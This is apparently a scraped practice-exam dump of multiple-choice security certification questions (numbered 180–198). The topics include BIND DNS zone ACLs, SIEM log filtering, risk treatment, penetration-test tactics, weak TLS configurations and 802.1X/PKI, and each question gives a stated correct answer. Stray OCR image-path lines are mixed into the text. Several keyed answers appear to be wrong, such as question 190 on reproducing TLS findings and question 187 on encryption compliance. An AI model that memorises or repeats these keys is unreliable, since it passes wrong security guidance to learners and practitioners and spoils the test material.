
QUESTION 180
A security engineer is assessing the controls that are in place to secure the corporate-Internet-facing DNS server. The engineer notices that security ACLs exist but are not being used properly. The DNS server should respond to any source but only provide information about domains it has authority over. Additionally, the DNS administrator have identified some problematic IP addresses that should not be able to make DNS requests. Given the ACLs below:



```
acl secondary-dns {
      192.168.1.54;
};
acl internal-nets {
      192.168.1.0/24;
};
acl blacklist-ips {
      244.0.22.39;
      12.122.1.0/24;
      122.64.8.80;
};
```


Which of the following should the security administrator configure to meet the DNS security needs?

A.




```
zone “company.com” in {
       type “master”;
       file “company.hosts”;
       allow-query { any; };
       allow-transfer { !blacklist-ips; };
 };
```


B.



```
zone “company.com” in {
       type “master”;
       file “company.hosts”;
       allow-query { secondary-dns; internal-nets; !blacklist-ips; ; };
       allow-transfer {none; };
 };
```

C. 

```
zone “company.com” in {
       type “master”;
       file “company.hosts”;
       allow-query { internal-nets; !blacklist-ips; };
       allow-transfer {none; };
};
```

D. 

```
zone “company.com” in {
       type “master”;
       file “company.hosts”;
       allow-query {any; !blacklist-ips; };
       allow-transfer { secondary-dns; };
};
```

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181
Following a recent and very large corporate merger, the number of log files an SOC needs to review has approximately tripled. The Chief Information Security Officer (CISO) has not been allowed to hire any more staff for the SOC, but is looking for other ways to automate the log review process so the SOC receives less noise. Which of the following would BEST reduce log noise for the SOC?

A. SIEM filtering
B. Machine learning
C. Outsourcing
D. Centralized IPS

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182

An infrastructure team is at the end of a procurement process and has selected a vendor. As part of the final negotiation, there are a number of outstanding issues, including:

1. Indemnity clauses have identified the maximum liability.
2. The data will be hosted and managed outside of the company's geographical location.

The number of users accessing the system will be small, and no sensitive data will be hosted in the solution. As the security consultant of the project, which of the following should the project's security consultant recommend as the NEXT step?

A. Develop a security exemption, as it does not meet the security policies.

B. Require the solution owner to accept the identified risks and consequences.

C. Mitigate the risk by asking the vendor to accept the in-country privacy principles.

D. Review the procurement process to determine the lessons learned.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 183

A company recently implemented a variety of security services to detect various types of traffic that pose a threat to the company. The following services were enabled within the network:

- Scan of specific subsets for vulnerabilities
- Categorizing and logging of website traffic
- Enabling specific ACLs based on application traffic
- Sending suspicious files to a third-party site for validation

A report was sent to the security team that identified multiple incidents of users sharing large amounts of data from an on-premise server to a public site. A small percentage of that data also contained malware and spyware

Which of the following services MOST likely identified the behavior and sent the report?

A. Content filter

B. User behavioral analytics
C. Application sandbox
D. Web application firewall
E. Endpoint protection
F. Cloud security broker

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184
An external red team member conducts a penetration test, attempting to gain physical access to a large organization's server room in a branch office. During reconnaissance, the red team member sees a clearly marked door to the server room, located next to the lobby, with a tumbler lock.

Which of the following is BEST for the red team member to bring on site to open the locked door as quickly as possible without causing significant damage?

A. Screwdriver set
B. Bump key
C. RFID duplicator
D. Rake picking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185
A company relies on an ICS to perform equipment monitoring functions that are federally mandated for operation of the facility. Fines for non-compliance could be costly. The ICS has known vulnerabilities and can no longer be patched or updated. Cyber-liability insurance cannot be obtained because insurance companies will not insure this equipment.

Which of the following would be the BEST option to manage this risk to the company's production environment?

A. Avoid the risk by removing the ICS from production

B. Transfer the risk associated with the ICS vulnerabilities
C. Mitigate the risk by restricting access to the ICS
D. Accept the risk and upgrade the ICS when possible

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186
During a sprint, developers are responsible for ensuring the expected outcome of a change is thoroughly evaluated for any security impacts. Any impacts must be reported to the team lead. Before changes are made to the source code, which of the following MUST be performed to provide the required information to the team lead?

A. Risk assessment
B. Regression testing
C. User story development
D. Data abstraction
E. Business impact assessment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187
A vendor develops a mobile application for global customers. The mobile application supports advanced encryption of data between the source (the mobile device) and the destination (the organization's ERP system).

As part of the vendor's compliance program, which of the following would be important to take into account?

A. Mobile tokenization
B. Export controls
C. Device containerization
D. Privacy policies

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 188
A security engineer is working to secure an organization's VMs. While reviewing the workflow for creating VMs on demand, the engineer raises a concern about the integrity of the secure boot process of the VM guest.

Which of the following would BEST address this concern?

A. Configure file integrity monitoring of the guest OS.
B. Enable the vTPM on a Type 2 hypervisor.
C. Only deploy servers that are based on a hardened image.
D. Protect the memory allocation of a Type 1 hypervisor.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 189
An enterprise's Chief Technology Officer (CTO) and Chief Information Security Officer (CISO) are meeting to discuss ongoing capacity and resource planning issues. The enterprise has experienced rapid, massive growth over the last 12 months, and the technology department is stretched thin for resources. A new accounting service is required to support the enterprise's growth, but the only available compute resources that meet the accounting service requirements are on the virtual platform, which is hosting the enterprise's website.

Which of the following should the CISO be MOST concerned about?

A. Poor capacity planning could cause an oversubscribed host, leading to poor performance on the company's website.
B. A security vulnerability that is exploited on the website could expose the accounting service.
C. Transferring as many services as possible to a CSP could free up resources.
D. The CTO does not have the budget available to purchase required resources and manage growth.

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 190
A security analyst for a bank received an anonymous tip on the external banking website showing the following:

- Protocols supported
  - TLS 1.0
  - SSL 3
  - SSL 2
- Cipher suites supported
  - TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA-ECDH p256r1
  - TLS_DHE_RSA_WITH_AES_256_CBC_SHA-DH 1024bit
  - TLS_RSA_WITH_RC4_128_SHA
- TLS_FALLBACK_SCSV non supported
- POODLE
- Weak PFS
- OCSP stapling supported

Which of the following should the analyst use to reproduce these findings comprehensively?

A. Query the OCSP responder and review revocation information for the user certificates.

B. Review CA-supported ciphers and inspect the connection through an HTTP proxy.

C. Perform a POODLE (SSLv3) attack using an exploitations framework and inspect the output.

D. Inspect the server certificate and simulate SSL/TLS handshakes for enumeration.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 191
A company is moving all of its web applications to an SSO configuration using SAML. Some employees report that when signing in to an application, they get an error message on the login screen after entering their username and password, and are denied access. When they access another system that has been converted to the new SSO authentication model, they are able to authenticate successfully without being prompted for login.

Which of the following is MOST likely the issue?

A. The employees are using an old link that does not use the new SAML authentication.
B. The XACML for the problematic application is not in the proper format or may be using an older schema.
C. The web services methods and properties are missing the required WSDL to complete the request after displaying the login page.
D. A threat actor is implementing an MITM attack to harvest credentials.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 192
A penetration tester is trying to gain access to a remote system. The tester is able to see the secure login page and knows one user account and email address, but has not yet discovered a password.

Which of the following would be the EASIEST method of obtaining a password for the known account?

A. Man-in-the-middle
B. Reverse engineering
C. Social engineering
D. Hash cracking

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 193
A new security policy states all wireless and wired authentication must include the use of certificates when connecting to internal resources within the enterprise LAN by all employees.

Which of the following should be configured to comply with the new security policy? (Choose two.)

A. SSO

B. New pre-shared key
C. 802.1X
D. OAuth
E. Push-based authentication
F. PKI

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 194
Following a complete outage of the electronic medical record system for more than 18 hours, the hospital's Chief Executive Officer (CEO) has requested that the Chief Information Security Officer (CISO) perform an investigation into the possibility of a disgruntled employee causing the outage maliciously. To begin the investigation, the CISO pulls all event logs and device configurations from the time of the outage. The CISO immediately notices the configuration of a top-of-rack switch from one day prior to the outage does not match the configuration that was in place at the time of the outage. However, none of the event logs show who changed the switch configuration, and seven people have the ability to change it. Because of this, the investigation is inconclusive.

Which of the following processes should be implemented to ensure this information is available for future investigations?

A. Asset inventory management
B. Incident response plan
C. Test and evaluation
D. Configuration and change management

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 195
A company's user community is being adversely affected by various types of emails whose authenticity cannot be trusted. The Chief Information Security Officer (CISO) must address the problem.

Which of the following solutions would BEST support trustworthy communication solutions?

A. Enabling spam filtering and DMARC.
B. Using MFA when logging into email clients and the domain.
C. Enforcing HTTPS everywhere so web traffic, including email, is secure.
D. Enabling SPF and DKIM on company servers.
E. Enforcing data classification labels before an email is sent to an outside party.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 196
A product manager is concerned about the unintentional sharing of the company's intellectual property through employees' use of social media. Which of the following would BEST mitigate this risk?

A. Virtual desktop environment
B. Network segmentation
C. Web application firewall
D. Web content filter

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 197
During a recent incident, sensitive data was disclosed and subsequently destroyed through a properly secured, cloud-based storage platform. An incident response technician is working with management to develop an after action report that conveys critical metrics regarding the incident.

Which of the following would be MOST important to senior leadership to determine the impact of the breach?

A. The likely per-record cost of the breach to the organization
B. The legal or regulatory exposure that exists due to the breach
C. The amount of downtime required to restore the data

D. The number of records compromised

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 198
A cybersecurity consulting company supports a diverse customer base. Which of the following types of constraints is MOST important for the consultancy to consider when advising a regional healthcare provider versus a global conglomerate?

A. Return on investment
B. Regulatory standards
C. Pre-existing service agreements
D. Insider threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/